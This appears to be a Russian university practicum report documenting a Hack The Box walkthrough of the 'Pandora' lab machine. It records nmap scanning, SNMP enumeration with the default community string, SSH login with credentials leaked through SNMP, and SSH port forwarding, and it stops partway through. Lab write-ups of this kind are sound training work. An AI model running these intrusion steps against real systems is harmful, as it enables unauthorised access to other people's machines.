

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение высшего образования

**«Дальневосточный федеральный университет»**

(ДВФУ)

|  |
| --- |
|  |
| **ИНСТИТУТ МАТЕМАТИКИ И**  **КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ (ШКОЛА)** |

**Департамент морских арктических технологий**

**ОТЧЁТ**

**по практике**

УЧЕБНАЯ ПРАКТИКА. НАУЧНО-ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА (ПОЛУЧЕНИЕ ПЕРВИЧНЫХ НАВЫКОВ НАУЧНО-ИССЛЕДОВАТЕЛЬСКОЙ РАБОТЫ)

|  |  |  |
| --- | --- | --- |
|  |  | Выполнил студент  гр. М9121-09.04.01кб  \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ С. В. Жуган |
| Отчет защищен:  с оценкой \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  \_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  ( подпись) (И.О. Фамилия)  «\_\_\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2021 г. |  | Проверил старший преподаватель  **\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_** С. С. Зотов |
| Регистрационный № \_\_\_\_\_\_  «\_\_\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2021 г.  \_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  ( подпись) (И.О. Фамилия) |  | Практика пройдена рассредоточено  в срок  с « 27 » сентября 2021 г.  по « 22 » января 2022 г.  в Дальневосточном Федеральном Университете |

г. Владивосток

2022

**Оглавление**

[Введение 3](#_Toc94126709)

[1. Индивидуальный план научно-исследовательской работы. 5](#_Toc94126710)

[2. Обоснование актуальности выбранной темы 5](#_Toc94126711)

[3. Решение прикладной задачи в выбранном направлении 6](#_Toc94126712)

[Заключение 11](#_Toc94126713)

[Список литературы 12](#_Toc94126714)

## Введение

Вид практики – учебная.

Тип практики – научно-исследовательская работа (практика).

Способ проведения - стационарная (возможен выездной способ).

Форма проведения практики – рассредоточенная (1, 2, 3, 4 семестры).

Местом проведения практики являются структурные подразделения ДВФУ или сторонние организации в соответствии с заключенными с ДВФУ договорами, обладающие необходимым кадровым и научно-техническим потенциалом.

Сроки проведения Учебной практики (Научно-исследовательская работа (получение первичных навыков научно-исследовательской работы)) регламентируются графиком учебного плана по направлению 09.04.01 Информатика и вычислительная техника, программа «Кибербезопасность».

Целями учебной практики являются:

* закрепление теоретических знаний, полученных во время аудиторных занятий и учебных практик;
* приобретение профессиональных навыков и умений;
* собор необходимых материалов для научно-исследовательской работы и написания выпускной квалификационной работы магистра.

Задачи учебной практики:

* сбор патентных и литературных источников по разрабатываемой теме с целью их использования при выполнении выпускной квалификационной работы;
* изучение методов исследования и проведения экспериментальных работ;
* применение методов анализа и обработки экспериментальных данных;
* построение физических и математических моделей процессов и явлений, относящихся к исследуемому объекту;
* освоение информационных технологий в научных исследованиях, программные продукты, относящиеся к профессиональной сфере;
* совершенствование аналитической деятельности при решении практических задач;
* формирование практические умения и навыки в профессиональной деятельности;
* сбор необходимых исходных данных и рабочих материалов для выполнения научно-исследовательских работ магистрантов при выполнении выпускной квалификационной работы.

## Индивидуальный план научно-исследовательской работы.

***Подготовка научно–исследовательской части ВКР***

1. Составление плана научно-исследовательской работы (НИР);
2. Обоснование актуальности темы, постановка цели и определение задач НИР;
3. Решение прикладной задачи в выбранном направлении;
4. Подготовка и защита отчета о практике.

## 2. Обоснование актуальности выбранной темы

В современном мире информационные технологии развиваются с каждым днём всё быстрее. Однако одновременно с появлением систем информационной безопасности и понятия «периметр» стал проводиться анализ защищённости компаний и отдельных компонентов их инфраструктуры. Одним из инструментов такого анализа является тест на проникновение, или пентест.

Целью тестирования является обнаружение возможных уязвимостей и недостатков, способных привести к нарушению конфиденциальности, целостности и доступности информации, спровоцировать некорректную работу системы или привести к отказу от обслуживания, а также спрогнозировать возможные финансовые потери и экономические риски. Тестирование затрагивает как виртуальный уровень, так и физический.


По результатам тестирования на проникновение дается оценка возможностей текущего уровня защищённости выдержать попытку вторжения потенциального злоумышленника, данные о количестве времени и ресурсов, требуемых для успешной атаки на заказчика. В случае выявления уязвимостей в обязательном порядке составляется список [рекомендаций по устранению](https://rtmtech.ru/services/pentest/) вышеуказанных уязвимостей.

Суть работ заключается в моделировании действий злоумышленника, намеренного получить доступ к информационным системам заказчика и нарушить целостность, конфиденциальность либо доступность принадлежащей заказчику информации. Самыми частыми объектами исследований являются:

* системы управления базами данных;
* сетевое оборудование;
* сетевые службы и сервисы (например, электронная почта);
* средства защиты информации;
* прикладное программное обеспечение;
* серверные и пользовательские операционные системы.

## 3. Решение прикладной задачи в выбранном направлении


В качестве объекта исследования мной выбрана машина «Pandora» (<https://www.hackthebox.com/home/machines/profile/423>).



Выполняем подключение к сети HTB и проверяем доступность выбранной машины командой:

ping 10.10.11.136


машина доступна:



Выполняем сканирование с помощью nmap стандартных TCP портов (опция -F), при сканировании применяем набор скриптов по умолчанию (опция -sC), вывод сохраняем в файл (опция -oA) командой:

nmap -sV -sC -oA Pandora\_HTB 10.10.11.136 -F


по результатам сканирования видим что открыты порты - 22 - порт SSH, 80 - порт (порт веб-сервера) и соответствующие версии программного обеспечения на них:



Выполняем сканирование с помощью nmap по всему диапазону TCP портов (опция -p-), возможно имеются еще открытые порты на атакуемой машине (это может пригодиться в дальнейшем), вывод сохраняем в файл командой:

nmap -sV -sC -p- -oA Pandora\_HTB\_full 10.10.11.136


по результатам сканирования видим что открыты только 22 и 80 TCP порты:



Выполняем сканирование с помощью nmap стандартных UDP портов (опция -sU) командой:

nmap -sV -sU 10.10.11.136 -F

по результатам сканирования видим что открыт 161 UDP порт, на котором запущен SNMPv1:




ВЫВОД:

На данный момент имеем машину с операционной системой Linux, предположительно Ubuntu, открытыми TCP - портами 22 (SSH) и 80 (Apache), UDP - портом 161 (SNMPv1).

Пробуем подключиться на порт SSH пользователем root без пароля, с паролем по умолчанию toor, тоже самое выполняем с учетными записями administrator, admin командой:

ssh 10.10.11.136 22


во всех случаях получаем Permission denied:




Пробуем найти информацию об уязвимостях и эксплоитах на OpenSSH версии 8.2p1 в открытом доступе, для поиска в exploitdb используем searchsploit командой:

searchsploit "OpenSSH"


видим, что эксплоитов на данную версию OpenSSH в exploitdb нет:



Выполняем поиск информации об уязвимостях и эксплоитах на OpenSSH в Интернете:



видим, что есть несколько уязвимостей, для эксплуатации на данной машине они не подходят:



Исследуем порт 80 веб-сервера Apache, для удобства добавляем адрес атакуемой машины в /etc/hosts для быстрого доступа:

echo '10.10.11.136 pandora.htb' >> /etc/hosts

С помощью команды curl запрашиваем станицу по умолчанию:

curl http://pandora.htb:80

в исходном коде полученной страницы находим только несколько почтовых адресов: support@panda.htb и contact@panda.htb:




Выполняем перечисление поддиректории веб-сайта, используя dirbuster командой:


dirb http://pandora.htb




Заходим на сайт http://pandora.htb:80 через браузер: изучив страницу, находим на ней форму обратной связи, данные из которой отправляются http методом GET, пробуем отправить сообщение: в принципе на странице ни чего не происходит:



Проверяем есть ли на сайте файл robots.txt:



файла на сайте нет, вывод dirbuster тоже ни чего существенного не дает:




Исследуем порт UDP 161 SNMPv1:

SNMP - простой протокол управления сетью, в версии 1 имеет несколько проблем с безопасностью, в дефолтной конфигурации могут использоваться дефолтные комьюнити «public» и «private» попробуем выполнить перечисление с помощью snmp-check командой:


snmp-check -c public -p 161 10.10.11.136

по результатам перечисления находим некоторую полезную информацию о атакуемом хосте:


а. на localhost запущен веб-сервер и сервер БД:



б. скрипту /usr/bin/host\_check запущенному на хосте в качестве параметров переданы учетные данные, они в открытом виде:



в. на хосте периодически запускается скрипт резервного копирования /usr/bin/pandora\_backup, резервное копирование выполняется из каталога /var/www/pandora/pandora\_console/:



г. на хосте есть пользователь matt и возможно он может выполнять некоторые действия с привилегиями root-а:




ВЫВОД:

На данный момент имеем веб-сервер на localhost, предположительно учетные данные пользователя daniel, скрипт резервного копирования который запускается периодически, каталог из которого выполняется резервная копия, пользователя matt который возможно может выполнять некоторые действия с привелегиями root-а.

Пробуем подключиться по SSH используя учетные данные пользователя daniel (-u daniel -p HotelBabylon23) используя команду:

ssh daniel@10.10.11.136

в результате получаем шелл на атакуемую машину в контексте пользователя daniel:




Проверяем, может ли пользователь daniel выполнять действия с правами root, есть ли флаг в его домашней директории, с помощью команд:

sudo -l

ls -l1a

действия с правами root пользователь daniel выполнять не может, флага в папке нет:



Проверяем домашние каталоги каких пользователей есть на хосте и есть ли в них флаг, выполняем команды:

cd ..

ls -1la

cd matt

ls -1la

cat user.txt

в результате видим, что файл user.txt находится в домашнем каталоге пользователя matt, но прав на его чтение у пользователя daniel нет:




Исследуем каталог из которого выполняется резервное копирование /var/www/pandora/pandora\_console, выполняем команды:

cd /var/www/pandora/pandora\_console

ls -1la


возможно это административный каталог сайта:



Пытаемся получить доступ к каталогу pandora\_console через браузер:

http://pandora.htb/pandora\_console/


доступа к данному каталогу извне нет:



Для получения доступа к веб-серверу изнутри выполню перенаправление порта 80 атакуемого хоста на порт 6767 атакующей машины с помощью ssh командой:

ssh -L 6767:localhost:80 daniel@pandora.htb


команда выполнена успешно:



